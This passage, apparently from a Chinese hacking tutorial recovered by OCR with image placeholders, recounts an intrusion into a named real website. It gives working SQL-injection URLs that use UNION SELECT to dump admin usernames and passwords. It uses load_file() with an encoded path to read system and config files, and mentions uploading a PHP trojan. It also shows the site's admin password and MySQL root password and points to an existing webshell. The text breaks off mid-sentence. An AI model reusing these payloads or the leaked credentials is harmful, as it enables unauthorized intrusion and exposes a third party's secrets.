看到这里，大家应该想到我们可以做什么了，就是读取一些机密文件，但也是有条件限制的，要求准备读取的文件必须在服务器上，必须指定文件完整的路径，必须有权限读取并且文件必须完全可读，要读取的文件必须小于 max_allowed_packet。如果该文件不存在，或因为上面的任一原因而不能读出，则函数返回空。这里比较难满足的就是权限，在Windows下，如果NTFS设置得当，是不能读取相关文件的，当遇到只有Administrators才能访问的文件时，Users就别想load_file出文件。而在实际的注入中，我们还有两个难点需要解决，一是绝对物理路径，二是构造有效的畸形语句。现在，第一个绝对物理路径的难点我们已经解决了，构造有效的语句就是小意思了。

构造SQL注入语句

PHP注入与ASP注入还是有区别的，我们要进行的是跨表查询，因此要用到UNION。UNION用于连接两条SQL语句，其后的字段数量、字段类型都应该与前面的SELECT一样。通俗点说，如果查寻正确的话，就会出现正常的页面。

我们接着注入"http://www.***.com/show.php?id=1742%20and%201=2%20union%20select%201,2,3,4,5,6,7,8,9,10/*"，出现的是错误页面，说明还没有找对字段。不停地改变SELECT后面的数字，当数字改变为19的时候，出现了正常的页面，如图2所示。我们直接读取用户和密码，经过无数次测试后终于找到了，这里我就直接把地址给出吧，http://www.ycxljy.com/show.php?id=1742%20and%201=2%20union%20select%201,username,3,4,5,password,7,8,9,10%20from%20user/*，如图3所示，得到的用户名是"admin007"，密码是"我是中国人"。




图2




图3

下面我们直接进入后台http://www.***.com/admin/，输入得到的用户名和密码，登录成功，如图4 所示。点击"添加资料"，出现了一个可以上传的地方，如图5 所示，我们直接上传PHP木马。本以为到这里入侵就结束了，但是结果却并不那么简单，提示上传失败，如图6 所示。看来这条路走不通了，还是继续走load_file()之路吧。




图4




图5

另外的思路

看来后台是没有什么可以利用的了，还是用




图6

load_file()来入侵吧。从暴错的路径来看，系统是Windows的，具体是什么版本到目前还没有弄清楚，不过我们只要读取"C:\boot.ini"文件就可以得到操作系统的版本了。我们具体构造的语句为"http://www.ycxljy.com/show.php?id=1742%20and%201=2%20union%20select%201,2,3,4,5,load_file(char(99,58,92,98,111,111,116,46,105,110,105)),7,8,9,10/*"，结果如图7所示，得到了Windows版本为Windows Server 2003 Enterprise，下面我们就不用手动的方法了，直接用CASI4.0来进行操作。输入有漏洞的地址，点击"ScanNum"，如图8所示，再点击CASI的暴代码按钮，在目标文件绝对路径中输入得到的路径"F:\xljyxxw\show.php"，插入位置选择"9"，稍后我们就得到了show.php的源代码，顺藤摸瓜看代码，最后在"F:\xljyxxw\bbs\admin\config.php"中找到了Root的密码为"junly608"，但是用MySQL连接的时候提示错误，估计是防火墙过滤了。继续尝试用CASI得到WebShell，最终还是失败了，入侵进入了死胡同。




图7

最后的思路

没办法，继续到后台找找吧，我上次没有找到可以上传图片的地方，试着用PHP+Gif的方法也失败了。无意间看到上传的目录是img，于是输入http://www.***.com/img/，结果出乎意料，如图9所示，可以读取img目录下的文件，仔细找了半天，竟然有了意外收获，我说以前的后台怎么不能上传文件呢，原来早就有人捷足先登了，如图10所示，前人已经上传了okphp.php文件。到这里我们的思路就清楚了，直接输入http://www.***.com/img/okphp.php，结果需要密码，没关系，我们读取okphp.php文




图8




图9

